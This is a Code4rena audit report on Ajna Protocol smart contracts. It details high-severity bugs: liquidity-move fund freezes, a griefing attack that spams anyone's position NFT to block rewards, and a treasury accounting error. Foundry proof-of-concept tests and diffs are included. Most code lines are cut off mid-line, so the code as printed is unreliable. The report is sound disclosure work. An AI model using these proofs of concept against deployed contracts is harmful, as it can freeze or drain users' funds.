Ajna Protocol
Findings & Analysis Report

2023-06-29

Table of contents

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit outlined in this document, C4 conducted an analysis of the Ajna Protocol smart contract system written in Solidity. The audit took place between May 3—May 11 2023.

Wardens

123 Wardens contributed reports to the Ajna Protocol:

1. 0x73696d616f
2. 0xRobocop
3. 0xSmartContract
4. 0xStalin

5. 0xTheC0der
6. 0xWaitress
7. 0xcm
8. 0xnev
9. 7siech
10. ABAIKUNANBAEV
11. Audinarey
12. Audit_Avengers (JP_Courses, pxng0lin, zzebra83, Aon_8, and ravikiranweb3)
13. Aymen0909
14. BGSecurity (anonresercher and martin)
15. BPZ (Bitcoinfever244, PrasadLak, and zinc42)
16. BRONZEDISC
17. Bason
18. Bauchibred
19. Blckhv
20. Brenzee
21. DadeKuma
22. Dug
23. Eurovickk
24. Evo
25. GG_Security (georgits and halden)
26. Haipls
27. J4de
28. JCN
29. JerryOx
30. Jiamin
31. Jorgect
32. Juntao
33. K42
34. Kenshin
35. Koolex

36. MohammedRizwan
37. REACH
38. Rageur
39. Raihan
40. ReyAdmirado
41. Ruhum
42. SAAJ
43. SAQ
44. SM3_SS
45. Sathish9098
46. Shogoki
47. Shubham
48. SpicyMeatball
49. T1MOH
50. TS
51. Tomio
52. ToonVH
53. UniversalCrypto (amaechieth and tettehnetworks)
54. Vagner
55. Walter
56. aashar
57. ast3ros
58. aviggiano
59. ayden
60. azhar
61. berlin-101
62. btk
63. bytes032
64. c3phas
65. circlelooper
66. codeslide

67. cryptostellar5
68. deadrxsezzz
69. descharre
70. devscrooge
71. dicethedev
72. evmboi32
73. fatherOfBlocks
74. ginlee
75. hals
76. hunter_w3b
77. hyh
78. j4ld1na
79. juancito
80. kaveyjoe
81. kenta
82. kodyvim
83. ktg
84. kutugu
85. ladboy233
86. lfzkoala
87. lukris02
88. mrpathfindr
89. mrvincere
90. nadin
91. naman1778
92. nobody2018
93. okolicodes
94. patitonar
95. peanuts
96. petrichor
97. pontifex

98. rbserver
99. ro1sharkm
100. rvierdiiev
101. sakshamguruji
102. sces60107
103. shealtielanz
104. squeaky_cactus
105. teawaterwire
106. troublor
107. tsvetanovv
108. vakzz
109. volodya
110. wonjun
111. xuwinnie
112. yixxas
113. yjrwkk
114. yongskiws

This audit was judged by Picodes.

Final report assembled by liveactionllama.

Summary

The C4 analysis yielded an aggregated total of 25 unique vulnerabilities. Of these vulnerabilities, 11 received a risk rating in the category of HIGH severity and 14 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 54 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 32 reports recommending gas optimizations.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the C4 Ajna Protocol repository, and is compose of 11 smart contracts written in the Solidity programming language and includes 1,391 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities based on three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

For more information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website, specifically our section on Severity Categorization.

High Risk Findings (11)

[H-01] PositionManager's `moveLiquidity` can freeze funds by removing destination index even when the move was partial

Submitted by hyh*, also found by* Koolex *and* Haipls

`positionIndex.remove(params_.fromIndex)` removes the PositionManager entry even when it is only partial removal as a result of `IPool(params_.pool).moveQuoteToken(...)` call.

I.e. it is correct to do `fromPosition.lps -= vars.lpbAmountFrom`, but the resulting amount might not be zero, moveQuoteToken() are not guaranteed to clear the position as it has available liquidity constraint. In the case of partial quote funds removal `positionIndex.remove(params_.fromIndex)` operation will freeze the remaining position.

Impact

Permanent fund freeze for the remaining position of LP beneficiary.

Proof of Concept

While `positions[params_.tokenId][params_.fromIndex]` LP shares are correctly reduced by the amount returned by pool's moveQuoteToken(), the position itself is unconditionally removed from the `positionIndexes[params_.tokenId]`, making any remaining funds unavailable:

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/PositionManager.sol#L262-L323

```
function moveLiquidity(
    MoveLiquidityParams calldata params_
) external override mayInteract(params_.pool, params_.tokenId) r
    Position storage fromPosition = positions[params_.tokenId][p

    MoveLiquidityLocalVars memory vars;
    vars.depositTime = fromPosition.depositTime;

    // handle the case where owner attempts to move liquidity af
    if (vars.depositTime == 0) revert RemovePositionFailed();

    // ensure bucketDeposit accounts for accrued interest
    IPool(params_.pool).updateInterest();

    // retrieve info of bucket from which liquidity is moved
    (
        vars.bucketLP,
        vars.bucketCollateral,
        vars.bankruptcyTime,
        vars.bucketDeposit,
    ) = IPool(params_.pool).bucketInfo(params_.fromIndex);

    // check that bucket hasn't gone bankrupt since memorializat
    if (vars.depositTime <= vars.bankruptcyTime) revert BucketBa

    // calculate the max amount of quote tokens that can be move
    vars.maxQuote = _lpToQuoteToken(
        vars.bucketLP,
        vars.bucketCollateral,
        vars.bucketDeposit,
        fromPosition.lps,
        vars.bucketDeposit,
        _priceAt(params_.fromIndex)
```

```
        );

        EnumerableSet.UintSet storage positionIndex = positionIndexe

        // remove bucket index from which liquidity is moved from tr
>>      if (!positionIndex.remove(params_.fromIndex)) revert RemoveF

        // update bucket set at which a position has liquidity
        // slither-disable-next-line unused-return
        positionIndex.add(params_.toIndex);

        // move quote tokens in pool
        (
            vars.lpbAmountFrom,
            vars.lpbAmountTo,
        ) = IPool(params_.pool).moveQuoteToken(
            vars.maxQuote,
            params_.fromIndex,
            params_.toIndex,
            params_.expiry
        );

        Position storage toPosition = positions[params_.tokenId][par

        // update position LP state
>>      fromPosition.lps -= vars.lpbAmountFrom;
        toPosition.lps   += vars.lpbAmountTo;
        // update position deposit time to the from bucket deposit t
        toPosition.depositTime = vars.depositTime;
```

Bucket can contain a mix of quote and collateral tokens, but moveLiquidity() aims to retrieve `vars.maxQuote = _lpToQuoteToken(...)` quote funds per current exchange rate:

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/libraries/helpers/PoolHelper.sol#L222-L236

```
    function _lpToQuoteToken(
        uint256 bucketLP_,
        uint256 bucketCollateral_,
        uint256 deposit_,
        uint256 lenderLPBalance_,
        uint256 maxQuoteToken_,
        uint256 bucketPrice_
    ) pure returns (uint256 quoteTokenAmount_) {
```

```
        uint256 rate = Buckets.getExchangeRate(bucketCollateral_, bu

        quoteTokenAmount_ = Maths.wmul(lenderLPBalance_, rate);

        if (quoteTokenAmount_ > deposit_)        quoteTokenAmount_ =
        if (quoteTokenAmount_ > maxQuoteToken_) quoteTokenAmount_ =
    }
```

There might be not enough quote deposit funds available to redeem the whole quote amount requested, which is controlled by the corresponding liquidity constraint:

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/libraries/external/LenderActions.sol#L711-L719

```
        uint256 scaledLpConstraint = Maths.wmul(params_.lpConstraint
        if (
>>          params_.depositConstraint < scaledDepositAvailable &&
            params_.depositConstraint < scaledLpConstraint
        ) {
            // depositConstraint is binding constraint
            removedAmount_ = params_.depositConstraint;
>>          redeemedLP_    = Maths.wdiv(removedAmount_, exchangeRate
        }
```

Recommended Mitigation Steps

As a most straightforward solution consider reverting when there is a remainder, i.e. when `fromPosition.lps > dust_threshold`:

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/PositionManager.sol#L262-L323

```
    function moveLiquidity(
        MoveLiquidityParams calldata params_
    ) external override mayInteract(params_.pool, params_.tokenId) r
        Position storage fromPosition = positions[params_.tokenId][p

        MoveLiquidityLocalVars memory vars;
        vars.depositTime = fromPosition.depositTime;
```

```
// handle the case where owner attempts to move liquidity af
if (vars.depositTime == 0) revert RemovePositionFailed();

// ensure bucketDeposit accounts for accrued interest
IPool(params_.pool).updateInterest();

// retrieve info of bucket from which liquidity is moved
(
    vars.bucketLP,
    vars.bucketCollateral,
    vars.bankruptcyTime,
    vars.bucketDeposit,
) = IPool(params_.pool).bucketInfo(params_.fromIndex);

// check that bucket hasn't gone bankrupt since memorializat
if (vars.depositTime <= vars.bankruptcyTime) revert BucketBa

// calculate the max amount of quote tokens that can be move
vars.maxQuote = _lpToQuoteToken(
    vars.bucketLP,
    vars.bucketCollateral,
    vars.bucketDeposit,
    fromPosition.lps,
    vars.bucketDeposit,
    _priceAt(params_.fromIndex)
);

EnumerableSet.UintSet storage positionIndex = positionIndexe

// remove bucket index from which liquidity is moved from tr
if (!positionIndex.remove(params_.fromIndex)) revert RemoveP

// update bucket set at which a position has liquidity
// slither-disable-next-line unused-return
positionIndex.add(params_.toIndex);

// move quote tokens in pool
(
    vars.lpbAmountFrom,
    vars.lpbAmountTo,
) = IPool(params_.pool).moveQuoteToken(
    vars.maxQuote,
    params_.fromIndex,
    params_.toIndex,
    params_.expiry
);

Position storage toPosition = positions[params_.tokenId][par
```

```
        // update position LP state
>>      fromPosition.lps -= vars.lpbAmountFrom;
        toPosition.lps   += vars.lpbAmountTo;
        // update position deposit time to the from bucket deposit t
        toPosition.depositTime = vars.depositTime;
```

ith-harvey (Ajna) confirmed

[H-02] PositionManager's `moveLiquidity` can set wrong deposit time and permanently freeze LP funds moved

Submitted by hyh, *also found by* nobody2018

`moveLiquidity()` set new destination index LP entry deposit time to be equal to the source index deposit time, while destination bucket might have defaulted after that time.

This is generally not correct as source bucket bankruptcy is controlled (i.e. LP shares that are moved are healthy), while the destination bucket's bankruptcy time, being arbitrary, can be higher than source index deposit time, and in this case the funds will become inaccessible afte such a move (i.e. healthy shares will be marked as defaulted due to incorrect deposit time used).

In other words the funds are moved from healthy non-default zone to an arbitrary point, which can be either healthy or not. In the latter case this constitutes a loss for an owner as `toIndex` bucket bankruptcy time exceeding deposit time means that all other retrieval operations will b blocked.

Impact

Owner will permanently lose access to the LP shares whenever `positions[params_.tokenId][params_.toIndex]` bucket bankruptcy time is greater than `positions[params_.tokenId][params_.fromIndex].depositTime`.

`moveLiquidity()` is a common operation, while source and destination bucket bankruptcy times can be related in an arbitrary manner, and the net impact is permanent fund freeze, so this is a fund loss without material prerequisites, setting the severity to be high.

Proof of Concept

`moveLiquidity()` sets `toPosition` deposit time to be `fromPosition.depositTime`:

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/PositionManager.sol#L262-L323

```
    function moveLiquidity(
        MoveLiquidityParams calldata params_
    ) external override mayInteract(params_.pool, params_.tokenId) r
        Position storage fromPosition = positions[params_.tokenId][p

        MoveLiquidityLocalVars memory vars;
>>      vars.depositTime = fromPosition.depositTime;

        // handle the case where owner attempts to move liquidity af
        if (vars.depositTime == 0) revert RemovePositionFailed();

        // ensure bucketDeposit accounts for accrued interest
        IPool(params_.pool).updateInterest();

        // retrieve info of bucket from which liquidity is moved
        (
            vars.bucketLP,
            vars.bucketCollateral,
            vars.bankruptcyTime,
            vars.bucketDeposit,
        ) = IPool(params_.pool).bucketInfo(params_.fromIndex);

        // check that bucket hasn't gone bankrupt since memorializat
        if (vars.depositTime <= vars.bankruptcyTime) revert BucketBa

        // calculate the max amount of quote tokens that can be move
        vars.maxQuote = _lpToQuoteToken(
            vars.bucketLP,
            vars.bucketCollateral,
            vars.bucketDeposit,
            fromPosition.lps,
            vars.bucketDeposit,
            _priceAt(params_.fromIndex)
        );

        EnumerableSet.UintSet storage positionIndex = positionIndexe

        // remove bucket index from which liquidity is moved from tr
        if (!positionIndex.remove(params_.fromIndex)) revert RemoveF

        // update bucket set at which a position has liquidity
        // slither-disable-next-line unused-return
        positionIndex.add(params_.toIndex);
```

```
        // move quote tokens in pool
        (
            vars.lpbAmountFrom,
            vars.lpbAmountTo,
        ) = IPool(params_.pool).moveQuoteToken(
            vars.maxQuote,
            params_.fromIndex,
            params_.toIndex,
            params_.expiry
        );

        Position storage toPosition = positions[params_.tokenId][par

        // update position LP state
        fromPosition.lps -= vars.lpbAmountFrom;
        toPosition.lps   += vars.lpbAmountTo;
        // update position deposit time to the from bucket deposit t
>>      toPosition.depositTime = vars.depositTime;
```

I.e. there is no check for `params_.toIndex` bucket situation, the time is just copied.

While there is checking logic in LenderActions, which checks for `toBucket` bankruptcy and sets the time accordingly:

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/libraries/external/LenderActions.sol#L315-L327

```
        vars.toBucketDepositTime = toBucketLender.depositTime;
        if (vars.toBucketBankruptcyTime >= vars.toBucketDepositTime)
            // bucket is bankrupt and deposit was done before bankru
            toBucketLender.lps = toBucketLP_;

            // set deposit time of the lender's to bucket as bucket'
            vars.toBucketDepositTime = vars.toBucketBankruptcyTime +
        } else {
            toBucketLender.lps += toBucketLP_;
        }

        // set deposit time to the greater of the lender's from buck
        toBucketLender.depositTime = Maths.max(vars.fromBucketDeposi
```

This way, while bucket structure deposit time will be controlled and updated, PositionManager's structure will have the deposit time copied over.

In the case when `positions[params_.tokenId][params_.fromIndex].depositTime` was less than `params_.toIndex bankruptcyTime`, this will freeze these LP funds as further attempts to use them will be blocked:

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/PositionManager.sol#L262-L285

```
    function moveLiquidity(
        MoveLiquidityParams calldata params_
    ) external override mayInteract(params_.pool, params_.tokenId) r
        Position storage fromPosition = positions[params_.tokenId][p

        MoveLiquidityLocalVars memory vars;
>>      vars.depositTime = fromPosition.depositTime;

        // handle the case where owner attempts to move liquidity af
        if (vars.depositTime == 0) revert RemovePositionFailed();

        // ensure bucketDeposit accounts for accrued interest
        IPool(params_.pool).updateInterest();

        // retrieve info of bucket from which liquidity is moved
        (
            vars.bucketLP,
            vars.bucketCollateral,
>>          vars.bankruptcyTime,
            vars.bucketDeposit,
        ) = IPool(params_.pool).bucketInfo();

        // check that bucket hasn't gone bankrupt since memorializat
>>      if (vars.depositTime <= vars.bankruptcyTime) revert BucketBa
```

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/PositionManager.sol#L352-L372

```
    function reedemPositions(
        RedeemPositionsParams calldata params_
    ) external override mayInteract(params_.pool, params_.tokenId) {
```

```
        EnumerableSet.UintSet storage positionIndex = positionIndexe

        ...

        for (uint256 i = 0; i < indexesLength; ) {
            index = params_.indexes[i];

            Position memory position = positions[params_.tokenId][in

            if (position.depositTime == 0 || position.lps == 0) reve

            // check that bucket didn't go bankrupt after memorializ
>>          if (_bucketBankruptAfterDeposit(pool, index, position.de
```

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/PositionManager.sol#L436-L443

```
    function _bucketBankruptAfterDeposit(
        IPool pool_,
        uint256 index_,
        uint256 depositTime_
    ) internal view returns (bool) {
        (, , uint256 bankruptcyTime, , ) = pool_.bucketInfo(index_);
>>      return depositTime_ <= bankruptcyTime;
    }
```

Recommended Mitigation Steps

Consider using the resulting time of the destination position, for example:

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/PositionManager.sol#L262-L323

```
    function moveLiquidity(
        MoveLiquidityParams calldata params_
    ) external override mayInteract(params_.pool, params_.tokenId) n
        Position storage fromPosition = positions[params_.tokenId][p

        MoveLiquidityLocalVars memory vars;
        vars.depositTime = fromPosition.depositTime;
```

```
            ...

            Position storage toPosition = positions[params_.tokenId][par

            // update position LP state
            fromPosition.lps -= vars.lpbAmountFrom;
            toPosition.lps   += vars.lpbAmountTo;
    -       // update position deposit time to the from bucket deposit t
    +       // update position deposit time with the renewed to bucket d
    +       (, vars.depositTime) = pool.lenderInfo(params_.toIndex, addr
            toPosition.depositTime = vars.depositTime;
```

Notice, that this time value will be influenced by the other PositionManager positions in the `params_.toIndex` bucket, but the surface described will be closed as it will be controlled against `params_.toIndex` bucket bankruptcy time.

ith-harvey (Ajna) confirmed

[H-03] Position NFT can be spammed with insignificant positions by anyone until rewards DoS

Submitted by 0xTheC0der, *also found by* aviggiano, ro1sharkm, DadeKuma, evmboi32, sakshamguruji, juancito, rvierdiiev, Haipls, kodyvim, SpicyMeatball, ToonVH, *and* azhar

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/PositionManager.sol#L170-L216
https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/PositionManager.sol#L466-L485

The PositionManager.memorializePositions(params_) method can be called by **anyone** (per design, see 3rd party test cases) and allows **insignificantly** small (any value > 0) positions to b attached to **anyone** else's positions NFT, see PoC. As a result, the `positionIndexes[params_.tokenId]` storage array for an NFT with given token ID can be spammed with positions without the NFT owner's consent.

Therefore, the PositionManager.getPositionIndexesFiltered(tokenId_) method might exceed the block gas limit when iterating the `positionIndexes[tokenId_]` storage array. However, the RewardsManager.calculateRewards(...) and

RewardsManager._calculateAndClaimRewards(...) methods rely on the aforementioned method to succeed in order to calculate and pay rewards.

All in all, a griefer can spam anyone's position NFT with insignificant positions until the rewards mechanism fails for the NFT owner due to DoS (gas limit). Side note: A position NFT also cannot be burned as long as such insignificant positions are attached to it, see PositionManager.burn(...).

Proof of Concept

The following *diff* is based on the existing test case `testMemorializePositions` in `PositionManager.t.sol` and demonstrates that insignificant positions can be attached by anyone.

```
diff --git a/ajna-core/tests/forge/unit/PositionManager.t.sol b/ajna
index bf3aa40..56c85d1 100644
--- a/ajna-core/tests/forge/unit/PositionManager.t.sol
+++ b/ajna-core/tests/forge/unit/PositionManager.t.sol
@@ -122,6 +122,7 @@ contract PositionManagerERC20PoolTest is Positic
      */
     function testMemorializePositions() external {
         address testAddress = makeAddr("testAddress");
+        address otherAddress = makeAddr("otherAddress");
         uint256 mintAmount  = 10000 * 1e18;

         _mintQuoteAndApproveManagerTokens(testAddress, mintAmount);
@@ -134,17 +135,17 @@ contract PositionManagerERC20PoolTest is Posit

         _addInitialLiquidity({
             from:   testAddress,
-            amount: 3_000 * 1e18,
+            amount: 1, //3_000 * 1e18,
             index:  indexes[0]
         });
         _addInitialLiquidity({
             from:   testAddress,
-            amount: 3_000 * 1e18,
+            amount: 1, //3_000 * 1e18,
             index:  indexes[1]
         });
         _addInitialLiquidity({
             from:   testAddress,
-            amount: 3_000 * 1e18,
+            amount: 1, // 3_000 * 1e18,
             index:  indexes[2]
```

```
        });

@@ -165,17 +166,20 @@ contract PositionManagerERC20PoolTest is Posit

        // allow position manager to take ownership of the position
        uint256[] memory amounts = new uint256[](3);
-       amounts[0] = 3_000 * 1e18;
-       amounts[1] = 3_000 * 1e18;
-       amounts[2] = 3_000 * 1e18;
+       amounts[0] = 1; //3_000 * 1e18;
+       amounts[1] = 1; //3_000 * 1e18;
+       amounts[2] = 1; //3_000 * 1e18;
        _pool.increaseLPAllowance(address(_positionManager), indexe

        // memorialize quote tokens into minted NFT
+       changePrank(otherAddress); // switch other address (not own
        vm.expectEmit(true, true, true, true);
-       emit TransferLP(testAddress, address(_positionManager), ind
+       emit TransferLP(testAddress, address(_positionManager), ind
        vm.expectEmit(true, true, true, true);
        emit MemorializePosition(testAddress, tokenId, indexes);
-       _positionManager.memorializePositions(memorializeParams);
+       _positionManager.memorializePositions(memorializeParams);
+       changePrank(testAddress);
+

        // check memorialization success
        uint256 positionAtPriceOneLP = _positionManager.getLP(token
```

Tools Used

VS Code, Foundry

Recommended Mitigation Steps

Requiring that The [PositionManager.memorializePositions(params_)](#) can only be called by th NFT owner or anyone who has approval would help but break the 3rd party test cases.

Alternatively, one could enforce a minimum position value to make this griefing attack extremely unattractive.

[ith-harvey (Ajna) confirmed](#)

[H-04] Delegation rewards are not counted toward granting fund

Submitted by Kenshin, *also found by* hyh, REACH, rbserver, Ruhum, Dug, 0xRobocop, *and* nobody2018

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-grants/src/grants/base/StandardFunding.sol#L236-L265
https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-grants/src/grants/base/StandardFunding.sol#L216-L217

Each period reserves a reward for granting up to 3% (GBC: Global Budget Constraint). The GBC is split into two parts:

1. 90% for proposal granting. Any proposal requesting more than 90% will revert. The total amount requested across winning proposals must not exceed this percentage.
2. 10% for voters who have participated in that distribution period as an incentive.

Voters who have participated can claim their reward after the period has ended via `claimDelegateReward()`. However, the claim function does not account for the claimed reward towards treasury granting. As a result, the treasury technically reserves up to 90% in each period while actually granting 100%.

Consider this example:

1. The treasury has a total of `1000 AJNA`. 3% is reserved for this period, resulting in a GBC of `30 AJNA`. The treasury is updated to `1000 - 30 = 970 AJNA`.
2. 90% is for proposals (`27 AJNA`) and 10% is for voters (`3 AJNA`).
3. Assume all `27 AJNA` are fully granted among winning proposals.
4. Assume 10 voters in total, all fully voted and have equal voting power. Each voter receives `0.3 AJNA`, totaling `3 AJNA`.
5. The treasury has spent `27 AJNA + 3 AJNA`, leaving an actual balance of `970 AJNA`.
6. This round has ended and the treasury updates its balance before starting a new one using this logic. `970 += (30 - 27) = 973`.
7. The treasury accounts for `973 AJNA` while having only `970 AJNA` in actuality.

More detailed analysis

When the current period has ended and before starting a new one, the treasury will re-account its amount in case the last period did not utilize all the reserved reward. For example, if the last period granted only 80% of the GBC among winning proposals, the remaining 10% will be re-added to the treasury.

File: ajna-grants/src/grants/base/StandardFunding.sol

```
197:     function _updateTreasury(
198:         uint24 distributionId_
199:     ) private {
200:         bytes32 fundedSlateHash = _distributions[distributionId_
201:         uint256 fundsAvailable  = _distributions[distributionId_
202:
203:         uint256[] memory fundingProposalIds = _fundedProposalSla
204:
205:         uint256 totalTokensRequested;
206:         uint256 numFundedProposals = fundingProposalIds.length;
207:
208:         for (uint i = 0; i < numFundedProposals; ) {
209:             Proposal memory proposal = _standardFundingProposals
210:
211:             totalTokensRequested += proposal.tokensRequested;
212:
213:             unchecked { ++i; }
214:         }
215:
216:         // readd non distributed tokens to the treasury
217:         treasury += (fundsAvailable - totalTokensRequested);
```

In the code block above, `fundsAvailable` represents 100% of the GBC and `totalTokensRequested` represents up to 90% of the GBC. As a result, the treasury always adds 10% of the reserve back to its accounting.

Proof of Concept

The following PoC code is quite long because it must go through all stages. Please append and run this function in the file `ajna-grants/test/unit/StandardFunding.t.sol`. The test should pass without errors.

File: ajna-grants/test/unit/StandardFunding.t.sol

```
    /*
        1. startDistributionPeriod
        2. proposeStandard
```

```
        3. screeningVote
        4. fundingVote
        5. updateSlate
        6. executeStandard
        7. claimDelegateReward
    */
        function testPoCTreasuryPrecisionLoss() public {
        // 14 tokenholders self delegate their tokens to enable voti
        _selfDelegateVoters(_token, _votersArr);
        uint allVotersInitBalance = 50_000_000 * 1e18;
        emit log_named_uint("Treasury initial amount", _grantFund.tr

        vm.roll(_startBlock + 150);

        /* ========================
        1. startDistributionPeriod()
        ======================== */
        assertEq(_token.balanceOf(address(_grantFund)), 500_000_000
        uint24 distributionId = _grantFund.startNewDistributionPeric
        assertEq(_grantFund.getDistributionId(), distributionId, "Sh
        uint oldTreasury = _grantFund.treasury();
        emit log_named_uint("Treasury after start, deduct 3%", oldTr

        (, , , uint128 gbc, , ) = _grantFund.getDistributionPeriodIn
        assertEq(gbc, 15_000_000 * 1e18);
        emit log_named_uint("GBC", uint(gbc));
        assertEq(oldTreasury + gbc, 500_000_000 * 1e18, "Should be e

        /* =================
        2. proposeStandard()
        ================= */
        // Request 9/10 of GBC (maximal)
        // 9/10 of GBC = 13_500_000 == 8_500_000 + 5_000_000 (all in
        TestProposalParams[] memory testProposalParams = new TestPro
        testProposalParams[0] = TestProposalParams(address(this), 8_
        testProposalParams[1] = TestProposalParams(address(this), 5_
        TestProposal[] memory testProposals = _createNProposals(_gra
        assertEq(testProposals.length, 2, "Should created exact 2 pr
        vm.roll(_startBlock + 200);

        /* ===============
        3. screeningVote()
        =============== */
        // Demonstrate only 6 voters, all fully use their vote power
        // #0 got 2 votes
        // #1 got 4 votes
        _screeningVote(_grantFund, _tokenHolder1, testProposals[0].p
        _screeningVote(_grantFund, _tokenHolder2, testProposals[0].p
        _screeningVote(_grantFund, _tokenHolder3, testProposals[1].p
```

```
_screeningVote(_grantFund, _tokenHolder4, testProposals[1].p
_screeningVote(_grantFund, _tokenHolder5, testProposals[1].p
_screeningVote(_grantFund, _tokenHolder6, testProposals[1].p

// /* =============
// 4. fundingVote()
// ============= */
// skip time to move from screening period to funding period
vm.roll(_startBlock + 600_000);

GrantFund.Proposal[] memory proposals = _getProposalListFrom
assertEq(proposals.length, 2);

// Proposals should be sorted descending according to votes
assertEq(proposals[0].proposalId, testProposals[1].proposalI
assertEq(proposals[0].votesReceived, 200_000_000 * 1e18, "Sh
assertEq(proposals[1].proposalId, testProposals[0].proposalI
assertEq(proposals[1].votesReceived, 100_000_000 * 1e18, "Sh

// funding period votes for two competing slates, 1, or 2 ar
// #1 got 3 funding votes
// #0 got 3 funding votes
_fundingVote(_grantFund, _tokenHolder1, proposals[0].proposa
_fundingVote(_grantFund, _tokenHolder2, proposals[1].proposa
_fundingVote(_grantFund, _tokenHolder3, proposals[1].proposa
_fundingVote(_grantFund, _tokenHolder4, proposals[1].proposa
_fundingVote(_grantFund, _tokenHolder5, proposals[0].proposa
_fundingVote(_grantFund, _tokenHolder6, proposals[0].proposa

// Ensure that all 6 holders have fully voted.
for (uint i = 0; i < 6; i++) {
    (uint128 voterPower, uint128 votingPowerRemaining, uint2
    assertEq(voterPower, 2_500_000_000_000_000 * 1e18, "Shou
    assertEq(votingPowerRemaining, 0, "Should have fully vot
}

// /* =============
// 5. updateSlate()
// ============= */
// skip to the end of the DistributionPeriod
vm.roll(_startBlock + 650_000);

// Updating potential Proposal Slate to include proposal tha
uint256[] memory slate = new uint256[](proposals.length); //
slate[0] = proposals[0].proposalId;
slate[1] = proposals[1].proposalId;
require(_grantFund.updateSlate(slate, distributionId), "Shou
(, , , , , bytes32 slateHash) = _grantFund.getDistributionPe
assertTrue(slateHash != bytes32(0));
```

```
proposals = _getProposalListFromProposalIds(_grantFund, _gra

// /* =================
// 6. executeStandard()
// ================= */
// skip to the end of the Distribution's challenge period
vm.roll(_startBlock + 700_000);

// execute funded proposals
assertEq(_token.balanceOf(address(this)), 0, "This contract
_grantFund.executeStandard(testProposals[0].targets, testPro
_grantFund.executeStandard(testProposals[1].targets, testPro

assertEq(testProposals[0].tokensRequested + testProposals[1]
emit log_named_uint("totalTokensRequested", _token.balanceOf
assertEq(_token.balanceOf(address(this)), gbc * 9/10, "Shoul

proposals = _getProposalListFromProposalIds(_grantFund, _gra
assertTrue(proposals[0].executed && proposals[1].executed, "

// /* =================
// 7. claimDelegateReward()
// ================= */
// Claim delegate reward for all delegatees
// delegates who didn't vote with their full power receive f
uint totalDelegationRewards;
for (uint i = 0; i < _votersArr.length; i++) {
    uint estimatedRewards = _grantFund.getDelegateReward(dis
    changePrank(_votersArr[i]);
    if (i > 5) {
        // these are holders who haven't participated in thi
        // _tokenHolder7 and above
        vm.expectRevert(IStandardFunding.DelegateRewardInval
        uint actualRewards = _grantFund.claimDelegateReward(
        assertTrue(estimatedRewards == 0 && actualRewards ==
        assertFalse(_grantFund.hasClaimedReward(distributio
        assertEq(_token.balanceOf(_votersArr[i]), allVotersI
    }
    else {
        // these are holders who have voted
        // _tokenHolder1 - 6
        uint actualRewards = _grantFund.claimDelegateReward(
        assertEq(estimatedRewards, actualRewards, "Should re
        assertTrue(estimatedRewards != 0 && actualRewards !=
        assertTrue(_grantFund.hasClaimedReward(distributionI

        assertEq(_token.balanceOf(_votersArr[i]), allVotersI
        totalDelegationRewards += actualRewards;
    }
```

```
        }

        emit log_named_uint("Total claimed rewards", totalDelegation
        assertEq(totalDelegationRewards, gbc / 10, "Should be equal
        assertEq(totalDelegationRewards + _token.balanceOf(address(t
        assertEq(totalDelegationRewards + _token.balanceOf(address(t
        emit log_named_uint("Treasury at the end of the period (shou

        // Put the treasury back to the same value as the last peric
        // Remember this equation? "10% + 90% + remaining = initial
        // Current _grantFund.treasury() = remaining.
        // _token.balanceOf(address(this)) = 90%
        // _grantFund.startNewDistributionPeriod() -> _grantFund._up
        changePrank(address(this));
        _token.approve(address(_grantFund), _token.balanceOf(address

        // only put 90% back to the treasury
        _grantFund.fundTreasury(_token.balanceOf(address(this)));

        // 10% + (90%&remaining) = initial treasury
        assertEq(totalDelegationRewards + _grantFund.treasury(), 500

        // The function put 10% back in, while in the actual all 100
        _grantFund.startNewDistributionPeriod();
        emit log_named_uint("Treasury at the new period (got updated
        assertEq(_token.balanceOf(address(_grantFund)), 498_500_000
        emit log_named_uint("treasury actual balance", _token.balanc

        // The same GBC evidenced that treasury = 500_000_000 * 1e18
        // But the actual balance is 500_000_000 * 1e18 - 10% = 498_
        (, , , uint128 newGbc, , ) = _grantFund.getDistributionPeric
        assertEq(oldTreasury + gbc, _grantFund.treasury() + gbc, "Sh
        assertEq(gbc, newGbc, "Should have the same GBC as previous
    }
```

```
run: forge test --match-test testPoCTreasuryPrecisionLoss -vv

Running 1 test for test/unit/StandardFunding.t.sol:StandardFundingGr
[PASS] testPoCTreasuryPrecisionLoss() (gas: 3451937)
Logs:
  Treasury initial amount: 500000000000000000000000000
  Treasury after start, deduct 3%: 485000000000000000000000000
  GBC: 150000000000000000000000
  totalTokensRequested: 135000000000000000000000000
